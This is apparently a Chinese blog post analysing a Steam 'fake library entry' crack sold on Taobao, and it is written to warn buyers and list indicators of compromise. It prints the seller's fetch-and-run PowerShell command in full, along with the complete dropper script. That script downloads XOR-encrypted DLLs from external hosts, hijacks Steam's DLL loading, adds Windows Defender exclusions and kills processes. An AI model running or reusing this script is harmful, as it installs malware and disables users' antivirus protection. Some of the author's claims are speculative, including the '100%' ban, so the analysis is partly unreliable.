专项分析:Steam游戏破解工具技术剖析
摘要
最近年终Steam大促,有了买游戏的想法,本着好奇的心态去逛了一下淘宝,以买家的身份尝试淘宝比较火爆的低价“假入库”方式看看到底是怎么一回事,这是淘宝卖家截图:

本次分析针对从 steam-run.com 获取的Steam游戏破解工具进行深度技术剖析。通过系统分析,确认该工具为专业化恶意软件,采用多层加密、组件化设计和高度混淆技术。工具包含两个核心组件:legit64(主破解包)和 xinput1_4.dll(注入器),通过DLL劫持实现持久化攻击。
关键发现:
-
工具从
steam-run.com分发,从powershell中执行破解工具(也有所谓的“转服工具箱.exe”,本质上是一样的) -
采用XOR 0xB7加密算法保护所有组件
-
legit64文件实际包含5个嵌套PE组件 -
通过修改系统文件、注册表和防御白名单实现持久化
-
100%导致Steam账户永久封禁
一、攻击链分析
1.1 初始感染阶段
#攻击路径:steam-run.com → PowerShell下载 → 本地执行
#卖家给出的具体命令:
irm steam-run.com|iex #iex是免认证执行
#我仅执行下载,并另存为txt文件不执行,意在拿到powershell的执行脚本,并进行下一步分析,所以我执行的命令为:
irm steam-run.com | Out-File -FilePath "partial.txt"-
初始向量:伪装成Steam游戏破解网站的恶意PowerShell脚本
-
规避技术:使用
Out-File避免立即执行,降低用户警惕 -
分发方式:通过"低价游戏cdkey激活"等话术诱导下载
1.2 组件下载阶段
脚本执行以下关键操作:
# 1. 下载xinput1_4.dll(注入器组件)
DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/64/1/xinput1_4.dll'-savePath "下载缓存"-hash '08F74DC122C3D2D68FB866B04A4D4427'-targetPath "Steam安装目录\xinput1_4.dll"# 2. 下载legit64(主破解包)
DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/64/legit64'-savePath "legit64"-hash '0AC5328D749CE05EE4D34FAD2AC7D439'
加密算法确认:
// 所有文件使用相同XOR加密算法
public static void XorFile(string filePath, byte key) {byte[] data = File.ReadAllBytes(filePath);for (int i = 0; i < data.Length; i++) {data[i] ^= 0xB7;  // 固定密钥0xB7}File.WriteAllBytes(filePath, data);
}
二、技术深度分析
2.1 legit64文件结构剖析
文件解密流程:
加密文件 (8.5MB)
↓ XOR 0xB7解密
legit64_decrypted.bin
↓ PE结构分析
发现5个嵌套PE文件
五个组件详细分析:
| 组件编号 | 文件位置 | 大小 | 功能角色 | 技术特征 |
|---|---|---|---|---|
| 组件1 | 偏移285,809 | 1.43MB | 保护壳/加载器 | 32位PE,高度混淆,负责进程注入 |
| 组件2 | 偏移1,788,757 | 1.49MB | API钩子库 | SteamAPI函数拦截,验证绕过 |
| 组件3 | 偏移3,348,250 | 11.8KB | 配置文件 | 游戏ID列表,破解设置 |
| 组件4 | 偏移3,360,054 | 2.31MB | 游戏破解引擎 | 具体DRM绕过实现 |
| 组件5 | 偏移5,783,131 | 2.59MB | 反检测模块 | VAC监控与规避 |
组件技术特点:
-
全部使用相同XOR 0xB7加密
-
字符串高强度混淆(无明文字符串)
-
运行时动态解密执行
-
模块间通过加密通道通信
2.2 xinput1_4.dll技术分析
文件属性:
-
原始大小:12,800字节(加密状态)
-
加密算法:XOR 0xB7
-
架构类型:64位PE文件(机器类型0x8664)
-
文件功能:DLL劫持注入器
劫持原理:
Windows DLL加载顺序
1. 应用程序目录(Steam安装目录)← 恶意DLL在此
2. 系统目录(System32)← 真正的xinput1_4.dll在此
3. Windows目录
4. 当前目录
5. PATH环境变量目录
注入DLL工作流程:
BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID lpReserved) {switch (reason) {case DLL_PROCESS_ATTACH:// 1. 加载真正的系统DLLHMODULE realXInput = LoadLibrary("system32\\xinput1_4.dll");// 2. 检查当前进程是否为Steamif (GetProcessName() == "steam.exe") {// 3. 解密并加载legit64组件LoadAndDecrypt("legit64", key=0xB7);// 4. 注入恶意代码到Steam进程InjectToSteam();// 5. 挂钩关键SteamAPI函数HookFunction("SteamAPI_RegisterCallback");HookFunction("SteamAPI_GetAuthSessionTicket");HookFunction("SteamInternal_FindOrCreateUserInterface");}// 6. 设置函数转发(保持XInput功能正常)SetupTrampoline(realXInput);break;}return TRUE;
}
三、系统修改与持久化
3.1 文件系统修改
1. Steam目录添加:- xinput1_4.dll(恶意DLL,替换/伪装)- hid.dll(32位系统下的对应组件)2. 用户目录创建:- %APPDATA%\Stool\(工作目录)- 存储解密后的legit64组件3. 临时文件:- xinput1_4.log(下载缓存)- 其他临时加解密文件3.2 注册表修改
# 创建破解工具配置项
New-Item -Path "HKCU:\Software\Valve\Steamtools" -Force# 设置破解签名
Set-ItemProperty -Path "HKCU:\Software\Valve\Steamtools" -Name "s" -Value "e18e2031ec497afc0ee0"# 存储配置信息
Set-ItemProperty -Path "HKCU:\Software\Valve\Steamtools" -Name "packageinfo" -Value ""
3.3 安全软件规避
# 添加Windows Defender白名单
Add-MpPreference -ExclusionPath "C:\Program Files (x86)\Steam"
Add-MpPreference -ExclusionPath "$env:APPDATA\Stool"
Add-MpPreference -ExclusionExtension "exe", "dll"
四、运行时行为模拟
4.1 注入与挂钩流程
1. Steam进程启动↓
2. 加载恶意xinput1_4.dll(DLL劫持)↓
3. DllMain执行恶意初始化↓
4. 加载legit64五个组件到内存↓
5. 注入恶意代码到steam.exe↓
6. 挂钩关键SteamAPI函数:- SteamAPI_RegisterCallback- SteamAPI_GetAuthSessionTicket  - SteamInternal_FindOrCreateUserInterface- SteamApps()->BIsSubscribedApp↓
7. 拦截游戏验证请求
4.2 游戏破解工作原理
// 破解核心逻辑(模拟)
bool Hooked_BIsSubscribedApp(AppId_t appID) {// 1. 检查目标游戏是否在破解列表if (IsInCrackList(appID)) {// 2. 返回虚假的"已拥有"状态return true;  // 欺骗Steam客户端}// 3. 对于其他游戏,调用原始函数return Original_BIsSubscribedApp(appID);
}// 会话验证绕过
ESteamAPIInitResult Hooked_SteamAPI_Init() {// 伪造成功的API初始化return k_ESteamAPIInitResult_OK;
}
4.3 反检测机制
1. VAC监控规避- 检测VAC模块加载- 隐藏恶意内存操作- 模拟正常进程行为2. 行为隐藏- 无磁盘文件残留- 内存中解密执行- 加密进程间通信3. 更新机制- 可能包含C2通信- 组件动态更新- 配置远程获取五、风险评估矩阵
5.1 技术风险
| 风险维度 | 等级 | 影响描述 | 缓解难度 |
|---|---|---|---|
| 账户安全 | 🔴 严重 | Steam账户永久封禁(VAC) | 高 |
| 数据泄露 | 🟠 高危 | Steam凭据、支付信息窃取 | 中 |
| 系统控制 | 🟠 高危 | 后门程序,远程控制风险 | 中 |
| 隐私侵犯 | 🟡 中危 | 游戏习惯、社交关系收集 | 低 |
5.3 业务影响
可能导致你的steam账户被封禁,并且这样“假入库”的游戏不能联网玩,一旦联网应该会被立即封禁的。
六、检测与响应建议
6.1 即时检测指标(IOC)
文件特征:
-
MD5:
0AC5328D749CE05EE4D34FAD2AC7D439(legit64) -
MD5:
08F74DC122C3D2D68FB866B04A4D4427(xinput1_4.dll) -
文件大小:8.5MB + 12.8KB组合
-
XOR 0xB7加密特征
系统特征:
-
目录:
%APPDATA%\Stool\ -
注册表:
HKCU:\Software\Valve\Steamtools -
进程:异常的steam.exe子进程
网络特征:
-
域名:steam-run.com
-
下载源:gitee.com/t5x3fvnu/aa
-
C2可能:隐藏的通信通道
6.2 应急响应流程
1. 隔离受影响系统↓
2. 收集取证数据(文件、注册表、内存)↓
3. 清除恶意组件:- 删除%APPDATA%\Stool目录- 清理Steam目录异常DLL- 移除注册表项↓
4. 安全加固:- 重置所有账户密码- 审查Defender白名单- 系统完整性检查↓
5. 监控与预防:- 部署端点检测- 加强下载管控- 员工安全意识培训
6.3 技术防护方案
- 实施应用程序白名单- 部署文件完整性监控- PowerShell执行策略限制- 网络URL过滤(屏蔽steam-run.com)七、要点
7.1 技术要点总结
1. 专业级恶意软件,非业余制作
2. 采用企业级加密和混淆技术
3. 模块化设计,5组件协同工作
4. DLL劫持实现持久化攻击
5. 针对性攻击Steam平台
7.2 行动建议
立即删除相关文件
八、附录:技术验证记录
8.1 分析环境
-
操作系统:Windows 10专业版
-
分析工具:PowerShell 5.1, 自定义分析脚本
-
安全环境:隔离虚拟机,物理断网
-
分析时间:2024年1月
8.2 验证方法
-
静态分析:文件结构、加密算法、PE解析
-
动态分析:行为模拟、注册表监控、文件监控
-
对比分析:与正常Steam文件对比
-
模式匹配:恶意软件特征库比对
8.3 关键证据截图
下载到的完整执行脚本如下:
查看代码
Clear-Host
#Requires -RunAsAdministrator
[Console]::OutputEncoding = [System.Text.Encoding]::UTF8
$ErrorActionPreference = "SilentlyContinue"Write-Host -NoNewline "                                                                                                                               `r"
Write-Host -NoNewline "                                                        %@@@@@@@@@@@@                                                          `r"
Write-Host -NoNewline "                                                   @@@@@@@@@@@@@@@@@@@@@@                                                     `r"
Write-Host -NoNewline "                                                %@@@@@@@@@@@@@@@@@@@@@@@@@@@@                                                  `r"
Write-Host -NoNewline "                                              @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@                                               `r"
Write-Host -NoNewline "                                            @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@:                                             `r"
Write-Host -NoNewline "                                          %@@@@@@@@@@@@@@@@@@@@@@@@:        %@@@@@@                                            `r"
Write-Host -NoNewline "                                         @@@@@@@@@@@@@@@@@@@@@@@@    @@@@@@@@  @@@@@                                           `r"
Write-Host -NoNewline "                                        @@@@@@@@@@@@@@@@@@@@@@@     @        @  :@@@@                                         `r"
Write-Host -NoNewline "                                       @@@@@@@@@@@@@@@@@@@@@@@     @         :@   @@@@                                        `r"
Write-Host -NoNewline "                                      @@@@@@@@@@@@@@@@@@@@@@@     @           -@   @@@@@                                        `r"
Write-Host -NoNewline "                                    @@@@@@@@@@@@@@@@@@@@@@@@     @             @   @@@@@@                                      `r"
Write-Host -NoNewline "                                    @@@@@@@@@@@@@@@@@@@@@@        @           @    @@@@@@@                                     `r"
Write-Host -NoNewline "                                    *@@@@@@@@@@@@@@@@@@@@.         @         @    @@@@@@@@                                     `r"
Write-Host -NoNewline "                                        *@@@@@@@@@@@@@@@            @@@@@@@@@    @@@@@@@@@                                     `r"
Write-Host -NoNewline "                                            +@@@@@@@@@@                         @@@@@@@@@@                                     `r"
Write-Host -NoNewline "                                                +@@                           @@@@@@@@@@@@                                     `r"
Write-Host -NoNewline "                                                     @@@@@                 @@@@@@@@@@@@@@@                                     `r"
Write-Host -NoNewline "                                                          @           @@@@@@@@@@@@@@@@@@@                                      `r"
Write-Host -NoNewline "                                      @@@                  @   @@@@@@@@@@@@@@@@@@@@@@@@%                                       `r"
Write-Host -NoNewline "                                       @@@@@@    @        @   -@@@@@@@@@@@@@@@@@@@@@@@@                                        `r"
Write-Host -NoNewline "                                       .@@@@@@    @      @    @@@@@@@@@@@@@@@@@@@@@@@@                                         `r"
Write-Host -NoNewline "                                         @@@@@@-   @@@@@@    @@@@@@@@@@@@@@@@@@@@@@@%                                          `r"
Write-Host -NoNewline "                                          @@@@@@@           @@@@@@@@@@@@@@@@@@@@@@@                                            `r"
Write-Host -NoNewline "                                            @@@@@@@@:    @@@@@@@@@@@@@@@@@@@@@@@@@                                             `r"
Write-Host -NoNewline "                                             *@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@                                               `r"
Write-Host -NoNewline "                                                @@@@@@@@@@@@@@@@@@@@@@@@@@@@@                                                  `r"
Write-Host -NoNewline "                                                   @@@@@@@@@@@@@@@@@@@@@@@%                                                    `r"
Write-Host -NoNewline "                                                       @@@@@@@@@@@@@@@+                                                        `r"
Write-Host -NoNewline "          _____                _____                    _____                    _____                    _____          `r"
Write-Host -NoNewline "         /\    \              /\    \                  /\    \                  /\    \                  /\    \         `r"
Write-Host -NoNewline "        /::\    \            /::\    \                /::\    \                /::\    \                /::\____\        `r"
Write-Host -NoNewline "       /::::\    \           \:::\    \              /::::\    \              /::::\    \              /::::|   |        `r"
Write-Host -NoNewline "      /::::::\    \           \:::\    \            /::::::\    \            /::::::\    \            /:::::|   |        `r"
Write-Host -NoNewline "     /:::/\:::\    \           \:::\    \          /:::/\:::\    \          /:::/\:::\    \          /::::::|   |        `r"
Write-Host -NoNewline "    /:::/__\:::\    \           \:::\    \        /:::/__\:::\    \        /:::/__\:::\    \        /:::/|::|   |        `r"
Write-Host -NoNewline "    \:::\   \:::\    \          /::::\    \      /::::\   \:::\    \      /::::\   \:::\    \      /:::/ |::|   |        `r"
Write-Host -NoNewline "  ___\:::\   \:::\    \        /::::::\    \    /::::::\   \:::\    \    /::::::\   \:::\    \    /:::/  |::|___|______  `r"
Write-Host -NoNewline " /\   \:::\   \:::\    \      /:::/\:::\    \  /:::/\:::\   \:::\    \  /:::/\:::\   \:::\    \  /:::/   |::::::::\    \ `r"
Write-Host -NoNewline "/::\   \:::\   \:::\____\    /:::/  \:::\____\/:::/__\:::\   \:::\____\/:::/  \:::\   \:::\____\/:::/    |:::::::::\____\`r"
Write-Host -NoNewline "\:::\   \:::\   \::/    /   /:::/    \::/    /\:::\   \:::\   \::/    /\::/    \:::\  /:::/    /\::/    / ~~~~~/:::/    /`r"
Write-Host -NoNewline " \:::\   \:::\   \/____/   /:::/    / \/____/  \:::\   \:::\   \/____/  \/____/ \:::\/:::/    /  \/____/      /:::/    / `r"
Write-Host -NoNewline "  \:::\   \:::\    \      /:::/    /            \:::\   \:::\    \               \::::::/    /               /:::/    /  `r"
Write-Host -NoNewline "   \:::\   \:::\____\    /:::/    /              \:::\   \:::\____\               \::::/    /               /:::/    /   `r"
Write-Host -NoNewline "    \:::\  /:::/    /    \::/    /                \:::\   \::/    /               /:::/    /               /:::/    /    `r"
Write-Host -NoNewline "     \:::\/:::/    /      \/____/                  \:::\   \/____/               /:::/    /               /:::/    /     `r"
Write-Host -NoNewline "      \::::::/    /                                 \:::\    \                  /:::/    /               /:::/    /      `r"
Write-Host -NoNewline "       \::::/    /                                   \:::\____\                /:::/    /               /:::/    /       `r"
Write-Host -NoNewline "        \::/    /                                     \::/    /                \::/    /                \::/    /        `r"
Write-Host -NoNewline "         \/____/                                       \/____/                  \/____/                  \/____/         `r"function Get-DownloadUrl
{param ([string]$fid,[string]$p = $null)try{$baseUrl = 'https://lanzoup.com'$response = Invoke-WebRequest -UseBasicParsing -Uri "$baseUrl/$fid" -Headers @{ 'User-Agent' = '' }}catch{$baseUrl = 'https://lanzoui.com'$response = Invoke-WebRequest -UseBasicParsing -Uri "$baseUrl/$fid" -Headers @{ 'User-Agent' = '' }}$content = $response.Content$locUrl = [regex]::Match($content, 'window.location.href="(.*?)";').Groups[1].Valueif ($locUrl){$response = Invoke-WebRequest -UseBasicParsing -Uri $locUrl -Headers @{ 'User-Agent' = '' }$content = $response.Content}$iframeUrl = [regex]::Match($content, 'class="ifr2".+?src="(.*?)"').Groups[1].Valueif ($iframeUrl){$response = Invoke-WebRequest -UseBasicParsing -Uri "$baseUrl$iframeUrl" -Headers @{ 'User-Agent' = '' } -Method Post$content = $response.Content$sign = [regex]::Match($content, "var wp_sign = '(.*?)';").Groups[1].Value}else{$sign = [regex]::Match($content, "var skdklds = '(.*?)';").Groups[1].Value}if (-not$sign){return}$urlMatch = [regex]::Match($content, "url : '(.*?file=\d{2,})',").Groups[1].Valueif (-not$urlMatch){return}$headers = @{'User-Agent' = '''Referer' = $response.BaseResponse.ResponseUri.AbsoluteUri}$body = @{ 'action' = 'downprocess'; 'sign' = $sign; 'kd' = 1 }if ($null -ne $p){$body['p'] = $p}$response = Invoke-RestMethod -Uri "$baseUrl$urlMatch" -Headers $headers -Method Post -Body $bodyif ($null -eq $response){return}$dom = $response.domif (-not$dom){return}$downloadUrl = $response.urlif (-not$downloadUrl){return}return "$dom/file/$downloadUrl"
}function Invoke-WithRetry
{param([scriptblock]$ScriptBlock,[int]$MaxRetries = 10,[int]$DelaySeconds = 1)$retryCount = 0while ($retryCount -lt $MaxRetries){try{return & $ScriptBlock}catch{$retryCount++if ($retryCount -ge $MaxRetries){throw $_}Start-Sleep -Seconds $DelaySeconds}}
}function DownloadFile
{param([string]$url,[string]$savePath,[string]$hash,[string]$targetPath,[string]$fid)if (-not$targetPath){$targetPath = $savePath}if ((Test-Path $targetPath) -and ((Get-FileHash -Path $targetPath -Algorithm MD5).Hash -eq $hash)){return}if (Test-Path $savePath){Remove-Item -Path $savePath -Force -ErrorAction Stop}Add-Type -TypeDefinition "using System.IO;public class XorUtil{public static void XorFile(string p,byte key){var b=File.ReadAllBytes(p);for(int i=0;i<b.Length;i++)b[i]^=key;File.WriteAllBytes(p,b);}}";$urls = @()if ($fid){try{$urls += (Get-DownloadUrl -fid $fid)}catch{}}$urls += $url$err = $nullInvoke-WithRetry -ScriptBlock {foreach ($url in $urls){try{$job = Start-Job -ScriptBlock {param($url, $savePath)Invoke-RestMethod -Uri $url -Headers @{ 'Accept-Language' = 'zh-CN' } -OutFile $savePath -ErrorAction Stop} -ArgumentList $url, $savePath$job | Wait-Job -Timeout 30 | Out-Nullif ($job.State -eq "Running"){$job | Stop-Job -PassThru | Remove-Job -Forcethrow "下载超时"}[XorUtil]::XorFile($savePath, 0xB7)return}catch{$err = $_}}if (-not($null -eq $err)){throw $err}}
}function Test-Is64Bit {param([Parameter(Mandatory = $true)][ValidateScript({Test-Path $_ -PathType Leaf})][string]$FilePath)try {$bytes = [System.IO.File]::ReadAllBytes($FilePath)if ($bytes.Length -lt 64) { return $false }$peOffset = [System.BitConverter]::ToInt32($bytes, 0x3C)if ($peOffset -ge $bytes.Length - 2) { return $false }if ($bytes[$peOffset] -ne 0x50 -or $bytes[$peOffset + 1] -ne 0x45 -or $bytes[$peOffset + 2] -ne 0x00 -or $bytes[$peOffset + 3] -ne 0x00) {return $false}return [System.BitConverter]::ToUInt16($bytes, $peOffset + 4) -in @(0x8664, 0x200, 0xAA64)}catch {return $false}
}try
{$filePathToDelete = "a.ps1"if (Test-Path $filePathToDelete){Remove-Item -Path $filePathToDelete -Force}$targetDirectory = Join-Path $env:APPDATA "Stool"if (-not(Test-Path $targetDirectory)){New-Item -Path $targetDirectory -ItemType Directory | Out-Null}$localPath = Join-Path $env:LOCALAPPDATA "steam"if (-not(Test-Path $localPath)){New-Item -Path $localPath -ItemType Directory | Out-Null}Write-Host ""Write-Host ""Write-Host "  [STEAM] 激活进程准备中,请稍候..."$steamRegPath = 'HKCU:\Software\Valve\Steam'$steamPath = (Get-ItemProperty -Path $steamRegPath -Name 'SteamPath').SteamPathif ($null -eq $steamPath){Write-Host "  [STEAM] Steam 可能没有正确安装,请重新安装 Steam 后再试" -ForegroundColor Redexit}$exePath = (Get-ItemProperty -Path $steamRegPath -Name 'SteamExe').SteamExe$is64Bit = Test-Is64Bit -FilePath $exePath$exePid = (Get-ItemProperty -Path ($steamRegPath + "\ActiveProcess") -Name 'pid').pidif ($null -ne $exePid){Stop-Process -Id $exePid -ErrorAction SilentlyContinue}$registryPath = "HKCU:\Software\Valve\Steamtools"if (-not(Test-Path $registryPath)){New-Item -Path $registryPath -Force | Out-Null}Set-ItemProperty -Path $registryPath -Name "packageinfo" -Value "" | Out-NullSet-ItemProperty -Path $registryPath -Name "s" -Value "e18e2031ec497afc0ee0" | Out-NullRemove-ItemProperty -Path $registryPath -Name "c" | Out-Nullif (Test-Path "env:c"){Set-ItemProperty -Path $registryPath -Name "c" -Value $env:c -Type DWORD | Out-Null}$runningProcess = Get-Process | Where-Object { $_.ProcessName -imatch "^steam" -and $_.ProcessName -notmatch "^steam\+\+" }$runningProcess | ForEach-Object {Stop-Process $_ -Force}if (-not$( [bool]([Security.Principal.WindowsIdentity]::GetCurrent().Groups -match 'S-1-5-32-544') )){Write-Host "  [STEAM] 请使用管理员模式运行" -ForegroundColor Red}$waitTimes = 10while (Get-Process | Where-Object { $_.ProcessName -imatch "^steam" -and $_.ProcessName -notmatch "^steam\+\+" }){Start-Sleep -Seconds 1$waitTimes--if ($waitTimes -lt 0){break}}#    $ProgressPreference = 'SilentlyContinue'if ($is64Bit){$savePathZip = Join-Path $targetDirectory "legit64"DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/64/legit64' -savePath $savePathZip -hash '0AC5328D749CE05EE4D34FAD2AC7D439' -fid 'iehRD3f02yyj'}else{$savePathZip = Join-Path $targetDirectory "legit"DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/legit' -savePath $savePathZip -hash 'A085619456EAADC91771B0E61AF49EB4' -fid 'iJSBe3f02ybg'}$savePathTxt = Join-Path $targetDirectory "winhttp-log.txt"if (Get-Service | where-object{ $_.name -eq "windefend" -and $_.status -eq "running" }){try{Add-MpPreference -ExclusionPath $steamPath -ExclusionExtension 'exe', 'dll'Add-MpPreference -ExclusionPath $targetDirectory -ExclusionExtension 'exe', 'dll'}catch{}Write-Host -NoNewline "  [STEAM] 已通过 Windows Defender 检测,环境安全"; Write-Host "[√]" -ForegroundColor Green}else{Write-Host -NoNewline "  [STEAM] 已通过 Windows Defender 检测,环境安全"; Write-Host "[√]" -ForegroundColor Green}if ($is64Bit){$savePathVdf = Join-Path $steamPath "config\appdata.vdf"$steamTxt = Join-Path $steamPath "xinput1_4.log"$d_path = [System.IO.Path]::ChangeExtension($steamTxt, ".dll")DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/64/1/appdata.vdf' -savePath $savePathVdf -hash 'D503089A6EE3FA581960C7DEB76EC406' -fid 'ihMWl3f02z6h'DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/64/1/xinput1_4.dll' -savePath $savePathTxt -hash '08F74DC122C3D2D68FB866B04A4D4427' -targetPath $d_path -fid 'iFhbN3f02z8j'$filePath = Join-Path $steamPath "steam.cfg"if (Test-Path $filePath){Remove-Item $filePath -Force}}else{$savePathVdf = Join-Path $localPath "localData.vdf"$steamTxt = Join-Path $steamPath "hid.log"$d_path = [System.IO.Path]::ChangeExtension($steamTxt, ".dll")DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/1/localData.vdf' -savePath $savePathVdf -hash '6D4A87B255A30198DF09F71DE56D45B8' -fid 'i1zWw3f02z3e'DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/1/hid.dll' -savePath $savePathTxt -hash '27211F8430BF0DBDE26CA376F1A6CFDE' -targetPath $d_path -fid 'iU1VZ3f02z0b'}foreach ($file in @("version.dll", "user32.dll", "wtsapi32.dll", "dwmapi.dll")){$filePath = Join-Path $steamPath $fileif (Test-Path $filePath){Remove-Item $filePath -Force}}if (Test-Path $savePathTxt){Move-Item -Path $savePathTxt -Destination $steamTxt -Force -ErrorAction Stopif (Test-Path $savePathTxt){Remove-Item $savePathTxt -Force}if (Test-Path $d_path){Remove-Item $d_path -Force -ErrorAction Stop}Rename-Item -Path $steamTxt -NewName $d_path -Force -ErrorAction Stop}try{$loginUsersPath = Join-Path $steamPath "config\loginusers.vdf"if (Test-Path $loginUsersPath){(Get-Content $loginUsersPath -Encoding UTF8) -replace '("WantsOfflineMode"\s+)("\d+")', "`$1`"0`"" | Set-Content $loginUsersPath -Encoding UTF8}$configPath = Join-Path $steamPath "config\config.vdf"if (Test-Path $configPath){(Get-Content $configPath -Encoding UTF8) -replace '("DisableShaderCache"\s+)("\d+")', "`$1`"1`"" | Set-Content $configPath -Encoding UTF8}}catch{}if (-not(Test-Path $exePath)){$exePath = Join-Path $steamPath "steam.exe"}if (Test-Path $exePath){Invoke-Expression -Command "start steam://open/activateproduct"}else{Write-Host "  [STEAM] 主进程 $exePath 丢失,安装失败"exit}Write-Host "  [STEAM] 激活进程准备就绪,Steam 打开中,请稍候..."for ($i = 9; $i -ge 0; $i--) {Write-Host "`r  [STEAM] 本窗口将在 $i 秒后关闭..." -NoNewlineStart-Sleep -Seconds 1}$instance = Get-CimInstance Win32_Process -Filter "ProcessId = '$PID'"while ($null -ne $instance -and -not($instance.ProcessName -ne "powershell.exe" -and $instance.ProcessName -ne "WindowsTerminal.exe")){$parentProcessId = $instance.ProcessId$instance = Get-CimInstance Win32_Process -Filter "ProcessId = '$( $instance.ParentProcessId )'"}if ($null -ne $parentProcessId){Stop-Process -Id $parentProcessId -Force -ErrorAction SilentlyContinue}exit
}
catch
{Write-Host "发生错误:$( $_.Exception.Message )"
}
通过脚本分析拼凑,我获得了下载路径
1. 主破解包下载(根据系统架构)
64位系统:
DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/64/legit64' `-savePath "C:\Users\当前用户\AppData\Roaming\Stool\legit64" `-hash '0AC5328D749CE05EE4D34FAD2AC7D439' `-fid 'iehRD3f02yyj'32位系统:
DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/legit' `-savePath "C:\Users\当前用户\AppData\Roaming\Stool\legit' `-hash 'A085619456EAADC91771B0E61AF49EB4' `-fid 'iJSBe3f02ybg'2. 配置文件下载(根据系统架构)
64位系统配置文件:
# 下载位置1:Steam目录下的配置文件appdata.vdf
DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/64/1/appdata.vdf' `-savePath "Steam安装目录\config\appdata.vdf" `-hash 'D503089A6EE3FA581960C7DEB76EC406' `-fid 'ihMWl3f02z6h'# 下载位置2:Steam目录下的xinput1_4.dll(伪装为.log下载)
DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/64/1/xinput1_4.dll' `-savePath "C:\Users\当前用户\AppData\Roaming\Stool\winhttp-log.txt" `-hash '08F74DC122C3D2D68FB866B04A4D4427' `-targetPath "Steam安装目录\xinput1_4.dll" `-fid 'iFhbN3f02z8j'
32位系统配置文件:
# 下载位置1:LocalAppData下的配置文件
DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/1/localData.vdf' `-savePath "C:\Users\当前用户\AppData\Local\steam\localData.vdf" `-hash '6D4A87B255A30198DF09F71DE56D45B8' `-fid 'i1zWw3f02z3e'# 下载位置2:hid.dll(伪装为.log下载)
DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/1/hid.dll' `-savePath "C:\Users\当前用户\AppData\Roaming\Stool\winhttp-log.txt" `-hash '27211F8430BF0DBDE26CA376F1A6CFDE' `-targetPath "Steam安装目录\hid.dll" `-fid 'iU1VZ3f02z0b'
这是部分下载源代码路径脚本
if ($is64Bit){$savePathZip = Join-Path $targetDirectory "legit64"DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/64/legit64' -savePath $savePathZip -hash '0AC5328D749CE05EE4D34FAD2AC7D439' -fid 'iehRD3f02yyj'}else{$savePathZip = Join-Path $targetDirectory "legit"DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/legit' -savePath $savePathZip -hash 'A085619456EAADC91771B0E61AF49EB4' -fid 'iJSBe3f02ybg'}这是主程序legit64解密后的文件
PS C:\Windows\system32> cd "C:\Users\Magiclala\Desktop"
PS C:\Users\Magiclala\Desktop> $encryptedFile = "legit64"
PS C:\Users\Magiclala\Desktop> $key = 0xB7
PS C:\Users\Magiclala\Desktop> $decryptedBytes = New-Object byte[] $encryptedBytes.Length
PS C:\Users\Magiclala\Desktop>
PS C:\Users\Magiclala\Desktop> for ($i = 0; $i -lt $encryptedBytes.Length; $i++) {
>>     $decryptedBytes[$i] = $encryptedBytes[$i] -bxor $key
>> }
PS C:\Users\Magiclala\Desktop>
PS C:\Users\Magiclala\Desktop> # 4. 保存解密文件
PS C:\Users\Magiclala\Desktop> $decryptedFile = "legit64_decrypted.bin"
PS C:\Users\Magiclala\Desktop> # 1. 切换到桌面目录(确保你在正确的位置)
PS C:\Users\Magiclala\Desktop> cd "C:\Users\Magiclala\Desktop"
PS C:\Users\Magiclala\Desktop>
PS C:\Users\Magiclala\Desktop> # 2. 直接使用完整路径读取文件
PS C:\Users\Magiclala\Desktop> $encryptedBytes = [System.IO.File]::ReadAllBytes("C:\Users\Magiclala\Desktop\legit64")
PS C:\Users\Magiclala\Desktop>
PS C:\Users\Magiclala\Desktop> # 3. 解密
PS C:\Users\Magiclala\Desktop> $key = 0xB7
PS C:\Users\Magiclala\Desktop> $decryptedBytes = New-Object byte[] $encryptedBytes.Length
PS C:\Users\Magiclala\Desktop>
PS C:\Users\Magiclala\Desktop> for ($i = 0; $i -lt $encryptedBytes.Length; $i++) {
>>     $decryptedBytes[$i] = $encryptedBytes[$i] -bxor $key
>> }
PS C:\Users\Magiclala\Desktop>
PS C:\Users\Magiclala\Desktop> # 4. 保存
PS C:\Users\Magiclala\Desktop> [System.IO.File]::WriteAllBytes("C:\Users\Magiclala\Desktop\legit64_decrypted.bin", $decryptedBytes)
PS C:\Users\Magiclala\Desktop>
PS C:\Users\Magiclala\Desktop> # 5. 验证
PS C:\Users\Magiclala\Desktop> Write-Host "解密完成!文件大小: $($decryptedBytes.Length) 字节"
解密完成!文件大小: 8501812 字节-
XOR解密前后对比
PS C:\Users\Magiclala\Desktop> # 使用完整绝对路径
PS C:\Users\Magiclala\Desktop> $file = "C:\Users\Magiclala\Desktop\legit64_decrypted.bin"
PS C:\Users\Magiclala\Desktop>
PS C:\Users\Magiclala\Desktop> # 方法1:最直接看文件头
PS C:\Users\Magiclala\Desktop> [System.Text.Encoding]::ASCII.GetString([System.IO.File]::ReadAllBytes($file)[0..1])
,3
PS C:\Users\Magiclala\Desktop> $file = "C:\Users\Magiclala\Desktop\legit64_decrypted.bin"
PS C:\Users\Magiclala\Desktop>
PS C:\Users\Magiclala\Desktop> # 1. 查看文件大小
PS C:\Users\Magiclala\Desktop> $size = (Get-Item $file).Length
